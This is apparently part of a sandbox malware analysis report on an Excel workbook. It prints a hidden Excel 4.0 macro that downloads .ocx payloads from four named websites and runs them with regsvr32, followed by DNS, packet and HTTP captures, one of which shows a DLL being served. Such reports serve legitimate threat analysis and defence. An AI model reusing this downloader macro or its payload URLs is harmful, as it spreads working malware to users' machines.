Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 18 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 d7 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280796102053
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . X . . . . h . . . . D r e a m . . . . T Y H R E T H . . . . M i c r o s o f t E x c e l . @ . . . . ? R , ... @ . . . . \\ l . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 58850

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	58850
Entropy:	7.09451088117
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . T Y H R E T H B . . . . . a . . . . = ... = ... V e 1 8 . . . . X . @ . . . . " . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 07 00 00 54 59 48 52 45 54 48 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False


```
PKEKPPGEKKPGE
4
False
0
False
pre
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/","..\uxevr2.ocx",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://airliftlimo.com/wp-admin/iMc/","..\uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)
```

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False

PKEKPPGEKKPGE
4
False
0
False
post
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/","..\uxevr2.ocx",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://airliftlimo.com/wp-admin/iMc/","..\uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)10,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/","..\uxevr1.ocx",0,0)12,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")14,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/","..\uxevr2.ocx",0,0)16,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")18,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://airliftlimo.com/wp-admin/iMc/","..\uxevr3.ocx",0,0)20,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")22,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/","..\uxevr4.ocx",0,0)24,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")28,5,=RETURN()

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:27:15.120635033 CEST	49171	80	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.137921095 CEST	80	49171	188.114.96.10	192.168.2.22
May 23, 2022 08:27:15.139055967 CEST	49171	80	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.139931917 CEST	49171	80	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.156904936 CEST	80	49171	188.114.96.10	192.168.2.22
May 23, 2022 08:27:15.168159962 CEST	80	49171	188.114.96.10	192.168.2.22
May 23, 2022 08:27:15.168270111 CEST	49171	80	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.359888077 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.359941959 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:15.360061884 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.397113085 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.397166014 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:15.456134081 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:15.456294060 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.493999004 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.494040966 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:15.494623899 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:15.494708061 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.757504940 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:15.800493956 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.281246901 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.281415939 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.281424046 CEST	443	49172	188.114.96.10	192.168.2.22

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:27:16.281449080 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.281475067 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.281486988 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.281554937 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.281609058 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.281702995 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.281749010 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.281807899 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.281850100 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.281914949 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.281960964 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282017946 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282061100 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282119989 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282160997 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282223940 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282273054 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282327890 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282367945 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282433033 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282479048 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282536030 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282577991 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282638073 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282680988 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282740116 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282783031 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282843113 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282896042 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.282947063 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.282988071 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.283047915 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.283088923 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.283128023 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.283180952 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.290474892 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.454936028 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455185890 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455219030 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455262899 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455291986 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455332994 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455349922 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455425978 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455442905 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455492973 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455516100 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455630064 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455643892 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455720901 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455725908 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455749035 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455781937 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455796003 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455833912 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455882072 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455915928 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.455964088 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.455996037 CEST	443	49172	188.114.96.10	192.168.2.22

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:27:16.456043959 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456080914 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.456197977 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456211090 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.456271887 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456284046 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.456336975 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456348896 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.456401110 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456413984 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.456463099 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456501961 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.456566095 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456595898 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.456635952 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456653118 CEST	443	49172	188.114.96.10	192.168.2.22
May 23, 2022 08:27:16.456667900 CEST	49172	443	192.168.2.22	188.114.96.10
May 23, 2022 08:27:16.456706047 CEST	49172	443	192.168.2.22	188.114.96.10

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:27:15.082412004 CEST	55868	53	192.168.2.22	8.8.8.8
May 23, 2022 08:27:15.103962898 CEST	53	55868	8.8.8.8	192.168.2.22
May 23, 2022 08:27:19.073831081 CEST	49688	53	192.168.2.22	8.8.8.8
May 23, 2022 08:27:19.095272064 CEST	53	49688	8.8.8.8	192.168.2.22
May 23, 2022 08:27:22.284984112 CEST	58836	53	192.168.2.22	8.8.8.8
May 23, 2022 08:27:22.325681925 CEST	53	58836	8.8.8.8	192.168.2.22
May 23, 2022 08:27:26.580059052 CEST	50134	53	192.168.2.22	8.8.8.8
May 23, 2022 08:27:26.618870020 CEST	53	50134	8.8.8.8	192.168.2.22
May 23, 2022 08:27:28.744366884 CEST	55275	53	192.168.2.22	8.8.8.8
May 23, 2022 08:27:28.784041882 CEST	53	55275	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 08:27:15.082412004 CEST	192.168.2.22	8.8.8.8	0x77a5	Standard query (0)	vipteck.com	A (IP address)	IN (0x0001)
May 23, 2022 08:27:19.073831081 CEST	192.168.2.22	8.8.8.8	0x6858	Standard query (0)	salledemode.com	A (IP address)	IN (0x0001)
May 23, 2022 08:27:22.284984112 CEST	192.168.2.22	8.8.8.8	0xad78	Standard query (0)	airliftlimo.com	A (IP address)	IN (0x0001)
May 23, 2022 08:27:26.580059052 CEST	192.168.2.22	8.8.8.8	0xed6b	Standard query (0)	kabeonet.pl	A (IP address)	IN (0x0001)
May 23, 2022 08:27:28.744366884 CEST	192.168.2.22	8.8.8.8	0xd45e	Standard query (0)	www.kabeonet.pl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 08:27:15.103962898 CEST	8.8.8.8	192.168.2.22	0x77a5	No error (0)	vipteck.com		188.114.96.10	A (IP address)	IN (0x0001)
May 23, 2022 08:27:15.103962898 CEST	8.8.8.8	192.168.2.22	0x77a5	No error (0)	vipteck.com		188.114.97.10	A (IP address)	IN (0x0001)
May 23, 2022 08:27:19.095272064 CEST	8.8.8.8	192.168.2.22	0x6858	No error (0)	salledemode.com		160.153.40.1	A (IP address)	IN (0x0001)
May 23, 2022 08:27:22.325681925 CEST	8.8.8.8	192.168.2.22	0xad78	No error (0)	airliftlimo.com		159.203.19.2	A (IP address)	IN (0x0001)
May 23, 2022 08:27:26.618870020 CEST	8.8.8.8	192.168.2.22	0xed6b	No error (0)	kabeonet.pl		193.143.77.34	A (IP address)	IN (0x0001)
May 23, 2022 08:27:28.784041882 CEST	8.8.8.8	192.168.2.22	0xd45e	No error (0)	www.kabeonet.pl	kabeonet.pl		CNAME (Canonical name)	IN (0x0001)

Copyright Joe Security LLC 2022

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 08:27:28.784041882 CEST	8.8.8.8	192.168.2.22	0xd45e	No error (0)	kabeonet.pl		193.143.77.34	A (IP address)	IN (0x0001)
May 23, 2022 08:27:44.603184938 CEST	8.8.8.8	192.168.2.22	0x7e05	No error (0)	windowsupdatebg.s.llnwi.net		178.79.225.128	A (IP address)	IN (0x0001)
May 23, 2022 08:27:44.603184938 CEST	8.8.8.8	192.168.2.22	0x7e05	No error (0)	windowsupdatebg.s.llnwi.net		95.140.230.192	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- vipteck.com
- airliftlimo.com
- salledemode.com
- kabeonet.pl
- www.kabeonet.pl

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49172	188.114.96.10	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	159.203.19.2	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49171	188.114.96.10	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:27:15.139931917 CEST	2	OUT	GET /wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: vipteck.com Connection: Keep-Alive
May 23, 2022 08:27:15.168159962 CEST	3	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 23 May 2022 06:27:15 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Mon, 23 May 2022 07:27:15 GMT Location: https://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/ Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=O%2FbIgv0NqaIOpATJum1jxBCs9WBVb7y2PL%2FIaczjmC83Fzyt9WE5CCPYZK%2BqRgzXmvCpShdVkaqCBmiEgvBVr%2Bb4wh7gy820UmenImLlL4KotM%2B4KhGUTBC877OSQA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 70fbb983a9fd9963-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49173	160.153.40.1	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:27:19.253859043 CEST	390	OUT	GET /tgroup.ge/x4bc2kL4BzGAeUsVi/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: salledemode.com Connection: Keep-Alive
May 23, 2022 08:27:19.435961008 CEST	392	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 06:27:19 GMT Server: Apache X-Powered-By: PHP/7.2.34 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 06:27:19 GMT Content-Disposition: attachment; filename="me435CErJsFGw1q.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b29475438f=1653287239; expires=Mon, 23-May-2022 06:28:19 GMT; Max-Age=60; path=/ Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 23 May 2022 06:27:19 GMT Content-Length: 365056 Vary: Accept-Encoding Strict-Transport-Security: max-age=300 Keep-Alive: timeout=5 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 54 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc d1 02 00 00 00 03 00 00 d2 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b" 5T@P .text `.rdataT @@.data7@.pdata@@.rsrc@@.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49175	193.143.77.34	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:27:26.663609028 CEST	1151	OUT	GET /wp-admin/VWlAz5vWJNHDb/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kabeonet.pl Connection: Keep-Alive
May 23, 2022 08:27:28.731070995 CEST	1152	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 23 May 2022 06:27:26 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Location: http://www.kabeonet.pl/wp-admin/VWlAz5vWJNHDb/ Content-Length: 0 Keep-Alive: timeout=2, max=100 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	193.143.77.34	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:27:28.831250906 CEST	1152	OUT	GET /wp-admin/VWlAz5vWJNHDb/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.kabeonet.pl Connection: Keep-Alive
May 23, 2022 08:27:29.850598097 CEST	1154	IN	HTTP/1.1 404 Not Found Date: Mon, 23 May 2022 06:27:28 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.kabeonet.pl/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=2, max=100 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 31 66 30 30 0d 0a 09 09 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 0d 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 22 20 6c 61 6e 67 3d 22 70 6c 2d 50 4c 22 3e 0d 0a 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 0d 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 22 20 6c 61 6e 67 3d 22 70 6c 2d 50 4c 22 3e 0d 0a 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 21 28 49 45 20 37 29 20 26 20 21 28 49 45 20 38 29 5d 3e 3c 21 2d 2d 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 70 6c 2d 50 4c 22 3e 0d 0a 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 0d 0a 09 09 0d 0a 